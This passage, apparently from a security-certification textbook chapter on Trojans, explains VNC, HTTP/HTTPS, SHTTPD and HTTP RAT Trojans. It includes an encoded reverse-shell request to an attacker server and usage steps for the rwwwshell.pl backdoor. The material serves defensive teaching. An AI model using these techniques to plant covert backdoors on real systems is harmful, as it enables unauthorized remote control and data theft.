


Figure 7.16: Screenshot of Restorator

Service Protocol Trojans

These Trojans can take advantage of vulnerable service protocols such as VNC, HTTP/HTTPS, and ICMP, to attack the victim's machine.

- **VNC Trojans**

  A VNC Trojan starts a VNC server daemon in the infected system (victim), whereby the attacker connects to the victim using any VNC viewer. Since the VNC program is considered a utility, this Trojan will be difficult to detect using antivirus software. Well-known financial malware such as Vultur, Dridex, Neverquest, and Gozi employ a hidden virtual network computing (HVNC) module, which allows attackers to gain user-grade access to an infected PC.




Figure 7.17: Working of VNC Trojan

- **HTTP/HTTPS Trojans**

  HTTP/HTTPS Trojans can bypass any firewall and work in reverse, as opposed to a straight HTTP tunnel. They use web-based interfaces and port 80. The execution of these Trojans takes place on the internal host and spawns a child program at a predetermined time. The child program is a user to the firewall; hence, the firewall allows the program to access the Internet. However, this child program executes a local shell, connects to the webserver that the attacker owns on the Internet through an apparently legitimate HTTP request, and sends it a ready signal. The apparently legitimate answer from the attacker's web server is, in fact, a series of commands that the child can execute on the machine's local shell. The attacker converts all the traffic into a Base64-like structure and gives it as a value for a cgi-string to avoid detection.

  The following is an example of a connection:

  Slave: **`GET/cgi-bin/order? M5mAejTgZdgYOdgIO0BqFfVYTgjFLdgxEdb1He7krj HTTP/1.0`**

  Master replies with**: `g5mAlfbknz`**

  The GET of the internal host (SLAVE) is the command prompt of the shell; the answer is an encoded "`ls`" command from the attacker on the external server (MASTER). The SLAVE tries to connect to the MASTER daily at a specified time. If necessary, the child is spawned if the shell hangs; the attacker can check and fix it the next day. If the administrator sees connections to the attacker's server and connects it to his/her server, he/she just sees a broken web server because there is a token (password) in the encoded cgi GET request. Support for WWW proxies (e.g., Squid, a fully featured web proxy cache) is available. The program masks its name in the process listing. The programs are reasonably small; the master and slave programs consist of only 260 lines per file. Usage is easy: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and run "rwwwshell.pl" on the MASTER just before the slave tries to connect.




Figure 7.18: Working of HTTP Trojan

  - **SHTTPD**

    SHTTPD is a small HTTP server that can be embedded inside any program. It can be wrapped with a genuine program (game chess.exe). When executed, it will turn a computer into an invisible web server. For instance, an attacker connects to the victim using web browser http://10.0.0.5:443 and infects the victim's computer with chess.exe, with Shttpd running in the background and listening on port 443 (SSL).




Figure 7.19: SHTTPD attack process

- **HTTP RAT**

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal

